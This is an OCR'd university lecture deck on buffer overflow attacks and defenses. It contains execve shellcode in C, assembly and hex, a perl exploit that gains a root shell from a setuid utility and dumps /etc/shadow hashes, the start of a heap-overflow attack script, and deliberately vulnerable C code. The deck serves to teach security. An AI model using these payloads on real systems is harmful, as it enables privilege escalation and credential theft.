
Introduction to Computer Security

Chapter 10: Buffer Overflow

Chi-Yu Li (2019 Spring)
Computer Science Department
National Chiao Tung University

Notable Buffer Overflow Attacks



1988	The Morris Internet Worm uses a buffer overflow exploit in "fingerd” as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published "Smashing the Stack for Fun and Profit" in *Phrack* magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

Buffer Overflow Definition

- A buffer overflow: known as a ***buffer overrun*** or ***buffer overwrite***
- NISTIR 7298 (Glossary of Key Information Security Terms, May 2013)

“A condition at an interface under which ***more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information***. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.”

Outline

- Buffer overflow basics
- Stack overflows
- Defending against buffer overflows
- Other forms of overflow attacks

Buffer Overflow Basics

- Programming error: a process attempts to store data beyond the limits of a fixed sized buffer
  - Overwrites adjacent memory locations
  - Locations could hold other program variables and parameters
- Buffer could be located on the stack, in the heap, or in the data section of the process

Consequences

- **Corruption of program data**
- **Unexpected transfer of control**
- **Memory access violations**
- **Execution of code chosen by attacker**

Basic Buffer Overflow Example

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

(a) Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

(b) Basic buffer overflow example runs

Basic Buffer Overflow Example

Memory Address	Before gets(str2)	After gets(str2)	Contains Value of
. . . .	. . . .	. . . .	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
. . . .	. . . .	. . . .	

Result: corruption of the variable str1

What if str1 is a password?

gets(str2);

Needs for the Attacker: Exploiting a Buffer Overflow

- To identify a buffer overflow vulnerability in some program
  - That can be triggered using externally sourced data under the attackers control
- To understand how that buffer will be stored in the process memory
  - The potential for corrupting adjacent memory locations
  - and potentially altering the flow of execution of the program

How to Identify Vulnerable Programs?

- Inspecting the program source
- Tracing the execution of programs as they process oversized input
- Using tools to automatically identify potentially vulnerable programs
  - Such as fuzzing: a software testing technique
    - Using randomly generated data as inputs to a program
    - The range of inputs can be very large
    - To test whether the program correctly handles all such abnormal inputs

Why Programs are not Necessarily Protected?

- Basic machine level
  - All the data manipulated by machine instructions: stored in either the processor's registers or in memory
  - Data's interpretation: entirely determined by the function of the instructions
    - Can be treated as integer values, addresses of data, arrays of characters, etc.
  - Responsibility on the assembly language programmer: ensuring that the correct interpretation is placed on any saved data value
- Assembly language programs
  - The greatest access to the resources
  - But, at the highest cost and responsibility in coding effort

Why Programs are not Necessarily Protected? (Cont.)

- Modern high-level programming languages (e.g., Java, Python)
  - Have a strong notion of type and valid operations
  - Not vulnerable to buffer overflows: flexibility and safety
    - More data to be saved are not allowed
  - Costs in resource use
    - Imposing checks at both compile and run times
  - Limiting the usefulness in writing code
- Between these two extremes: C and related languages
  - Have many modern high-level control structures and data type abstractions
  - But, allow direct access to low-level resources
    - Vulnerable to the buffer overflow
    - A large legacy of widely used, unsafe, and hence vulnerable codes


Stack Buffer Overflows

- Occurring when the targeted buffer is located on the stack
  - Stack: storing local variables in a function's stack frame
- Also referred to as stack smashing
- First being seen in the Morris Internet Worm in 1988
  - An unchecked buffer overflow from the C `gets()` in the `fingerd` daemon


Function Call Mechanisms

- Stack frame: saving the following data
  - Return address to the calling function
  - Parameters passed to the called function
  - Values of local variables

- Right stack frame: function P calls another function Q



Program Loading into Process Memory



Stack Overflow Example

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done
```

Lead to the program crashing

```
$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)
```

Restart hello() again

```
$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

Stack Overflow

Stack Values

Memory Address	Before gets(inp)	After gets(inp)	Contains Value of
. . . .	. . . .	. . . .	
bffffbe0	3e850408 > . . .	00850408	tag
bffffbdc	f0830408	94830408	return addr
bffffbd8	e8fbffbf	e8ffffbf	old base ptr
bffffbd4	60840408 ` . . .	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < . . .	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 . . .	41424344 A B C D	inp[0-3]
. . . .	. . . .	. . . .	

0x08043849
Little-endian
format

Frame pointer

24
bytes

More Stack Overflow Vulnerabilities

- Potential for a buffer overflow: anywhere that data is copied or merged into a buffer

- Occurring when the program does not check to ensure the buffer is large enough, or the data copied are correctly terminated
  - Some of the data are read from outside the program
  - Unsafe copy between functions in the same program

Example for the Unsafe Copy between Functions

C code

```
void gctinp(ohar *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof (buf));
    display(buf);
    printf("buffer3 done\n");
}
```

Runs

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

Some Common Unsafe C Standard Library Routines

`gets(char *str)`	read line from standard input into str
`sprintf(char *str, char *format, ...)`	create str according to supplied format and variables
`strcat(char *dest, char *src)`	append contents of string src to string dest
`strcpy(char *dest, char *src)`	copy contents of string src to string dest
`vsprintf(char *str, char *fmt, va_list ap)`	create str according to supplied format and variables

- These routines are all suspect and should not be used without checking the total size of data being transferred

Shellcode

- Code supplied by the attacker
  - Often save in buffer being overflowed
  - Traditionally transferred control to a user command-line interpreter (shell)
- Simply machine code
  - Specific to processor and operating system
  - Traditionally needed good assembly language skills to create
- Many sites and tools have been developed that automate this process
  - e.g., Metasploit project
    - Providing useful information to people who perform penetration, IDS signature development, and exploit research

Example: Launching Shell on an Intel Linux System

- Several requirements
  - The high-level language spec must be compiled into equivalent machine language
  - The instructions should be included inline, rather than relying on the library function
  - Position independent: cannot contain any absolute address
    - Only relative address references, offsets to the current instruction address
  - Cannot contain any NULL values
    - In C, a string is always terminated with a NULL character

Example UNIX Shellcode

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];


    sh = "/bin/sh;
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

Desired shellcode in C

```
       nop
       nop                      //end of nop sled
       jmp find                 //jump to end of code
cont:  pop %esi                 //pop address of sh off stack into %esi
       xor %eax, %eax           //zero contents of EAX
       mov %al, 0x7(%esi)       //copy zero byte to end of string sh (%esi)
       lea (%esi), %ebx         //load address of sh (%esi) into %ebx
       mov %ebx,0x8(%esi)       //save address of sh in args [0] (%esi+8)
       mov %eax,0xc(%esi)       //copy zero to args[1] (%esi+c)
       mov $0xb,%al             //copy execve syscall number (11) to AL
       mov %esi,%ebx            //copy address of sh (%esi) into %ebx
       lea 0x8(%esi),%ecx       //copy address of args (%esi+8) to %ecx
       lea 0xc(%esi),%edx       //copy address of args[1] (%esi+c) to %edx
       int $0x80                //software interrupt to execute syscall
find:  call cont                //call cont which saves next address on stack
sh:    .string "/bin/sh "       //string constant
args:  .long 0                  //space used for args array
       .long 0                  //args[1] and also NULL for env array
```

➔ Pad the space

Equivalent position-independent x86 assembly code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

Hexadecimal values for compiled x86 machine code

Example of a Stack Overflow Attack

- Scenario: an intruder has gained access to some system as a normal user, and wishes to exploit a buffer overflow in a trusted utility to gain greater privileges


- How?
  - Identified a suitable, vulnerable, trusted utility program: *buffer4*

```
void hello(char *tag)
{
    char inp[64];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

Example of a Stack Overflow Attack (Cont.)


- Analyze it to determine ➔ running the program using a debugger
  - The likely location of the targeted buffer on the stack
  - How much data are needed to reach up to and overflow the old frame pointer and return address in its stack frame
- Assume that the following information has been obtained



- How many bytes are needed to fill the buffer and reach the saved frame pointer?

Example of a Stack Overflow Attack (Cont.)

- Given the number of bytes needed to fill the buffer, what are next steps?
  - Allowing a few more spaces at the end to provide room for the `args` array
  - The NOP sled at the start is extended until the buffer is full
  - Replace the return address
- How many bytes are needed to be packed into `inp`?



Shellcode (48 bytes)

90	90	eb	1a	5e	31	c0	88	46	07	8d	1e	89	5e	08	89
46	0c	b0	0b	89	f3	8d	4e	08	8d	56	0c	cd	80	e8	e1
ff	ff	ff	2f	62	69	6e	2f	73	68	20	20	20	20	20	20

Example of a Stack Overflow Attack (Cont.)

- Attacker must also specify the commands to be run by the shell once the attack succeeds

```
$ dir -l buffer4
-rwsr-xr-x     1 root       knoppix       16571 Jul 17 10:49 buffer4

$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"202020202020202038fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

96+1 bytes

Much More than this Attack Example

- Exploit of a local vulnerability: enabling the attacker to escalate his privileges
- Some practical variances
  - The buffer is likely to be larger (1024 is a common size)
  - A targeted utility will likely use buffered rather than unbuffered input
    - The input library reads ahead by some amount beyond what the program was requested
    - When the execve (“/bin/sh”) function is called, this buffered input is discarded
- Another possible target: a network daemon
  - Listening for connection requests from clients
  - Spawning a child process to handle that request
  - Typically with the network connection mapped to its standard input/output
  - May use the same type of unsafe input or buffer copy code

Much More than this Attack Example (Cont.)

- Attacker might want to create shellcode to perform somewhat more complex operations

- Both the Metasploit project and the Packet Storm websites include many packaged shellcodes
  - Set up a listening service to launch a remote shell
  - Create a reverse shell that connects back to the hacker
  - Use local exploits that establish a shell or execve a process
  - Flush firewall rules that currently block other attacks
  - Break out of a restricted execution environment, giving full access to the system

Defending Against Buffer Overflows

- Two broad defense approaches
  - Compile-time defenses
    - Aim to harden programs to resist attacks in new programs
  - Run-time defenses
    - Aim to detect and abort attacks in existing programs

Compile-Time Defenses

- Choice of programming languages
- Safe coding techniques
- Language extensions and use of safe libraries
- Stack protection mechanisms

Choice of Programming Language

- Using a modern high-level language
- Pros: not vulnerable to buffer overflow
  - Having a strong notion of variable type and permissible operations
  - Compilers include additional code to enforce range checks and permissible operations
- Cons:
  - Additional code must be executed at run time to impose checks
  - Flexibility and safety come at a cost in resource use
    - Mush less significant due to the rapid increase in processor performance
  - Access to some low-level instructions and hardware resources is lost

Safe Coding Techniques

- C designers placed much more emphasis on space efficiency and performance considerations than on type safety
  - Assumed programmers would exercise due care in writing code

- Programmers need to inspect the code and rewrite any unsafe coding
  - An example of this is the OpenBSD project
    - Programmers have audited the existing code base, including the operating system, standard libraries, and common utilities
    - This has resulted in what is widely regarded as one of the safest operating systems in widespread use

Safe Coding Techniques (Cont.)

- Codes not only for normal successful execution
  - But, constantly aware of how things might go wrong
  - Coding for graceful failure: always doing something sensible when the unexpected occurs

Unsafe byte copy

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

Unsafe byte input

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);        /* read length of binary data */
    fread(to, 1, len, fil);        /* read len bytes of binary data
    return len;
}
```

Language Extensions & Safe Libraries

- Handling dynamically allocated memory: more problematic
  - The size information is not available at compile time
- Requiring an extension and the use of library routines
  - Cons
    - Generally, there is a performance penalty
    - Programs and libraries need to be recompiled with the modified compiler
    - Feasible for new OSes, but likely to have problems with third-party apps
- Common Concern with C: the use of unsafe standard library routines
  - Replacing these with safer variants
  - A well-known example: Libsafe
    - Including additional checks to ensure that the copy operations do not extend beyond the local variable space
    - Dynamic library: does not require existing programs to be recompiled

Stack Protection Mechanisms

- Add function entry and exit code to check stack for signs of corruption
  - Stackguard: best known protection mechanism ➔ a GCC compiler extension
  - Function entry code: writing a *canary value* below the old frame pointer address
  - Function exit code: checking that the *canary value* has not changed
  - The *canary value*: unpredictable and different on different systems
  - Cons
    - All programs needing protection need to be recompiled
    - The structure of the stack frame has changed: causing problems with programs, e.g., debuggers
  - Has been used to recompile an entire Linux distribution

Stack Protection Mechanisms (Cont.)

- Another variants: Stackshield and Return Address Defender (RAD)
  - Also GCC extensions: including additional function entry and exit code
  - Do not alter the structure of the stack frame
  - Function entry code: writing a copy of the return address to a safe region of memory
  - Function exit code: checking the return address in the stack frame against the save copy
  - Compatible with unmodified debuggers Why?
  - Programs must be recompiled

Run-Time Defenses

- Can be deployed as OS updates to provide protection
  - Compile-time approaches: usually require recompilation of existing programs
  - Involving changes to the memory management
- Several approaches
  - Executable Address Space Protection
  - Address space randomization
  - Guard pages

Executable Address Space Protection

- Block the execution of code on the stack
  - Against the attacks: copying machine code into the targeted buffer and then transferring execution to it
- Tag pages of virtual memory as being nonexecutable
  - Requires support from memory management unit (MMU)
  - Long existed on SPARC used by Solaris
  - Recent addition of the no-execute bit in the x86 family
  - A standard feature in recent Oses
- Cons
  - Unable to support executable stack code
    - e.g., Java Runtime system, nested functions in C, Linux signal handlers

Address Space Randomization

- Manipulate location of key data structures
  - Stack, heap, global data
  - Using random shift for each process
  - Large address range on modern systems: wasting some has negligible impact
- Randomize location of heap buffers
- Random location of standard library functions

Guard Pages

- Place guard pages between critical regions of memory
  - Flagged in MMU as illegal addresses
  - Any attempted access aborts process

- Further extension places guard pages between stack frames and heap buffers
  - Cost in execution time to support the large number of page mappings necessary

Outline

- Buffer overflow basics
- Stack overflows
- Defending against buffer overflows
- Other forms of overflow attacks
  - Replacement stack frame
  - Return to system call
  - Heap overflows
  - Global data area overflows
  - Other types of overflows

Heap Overflow

- Attack buffer located in heap
  - Typically located above program code
  - Memory is requested by programs to use in dynamic data structures (such as linked lists of records)
- No return address
  - Hence no easy transfer of control
  - May have function pointers to be exploited
  - Or manipulate management data structures

Defenses

- Making the heap non-executable
- Randomizing the allocation of memory on the heap

Example Heap Overflow Attack

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];                /* vulnerable input buffer */
    void (*process)(char *);     /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
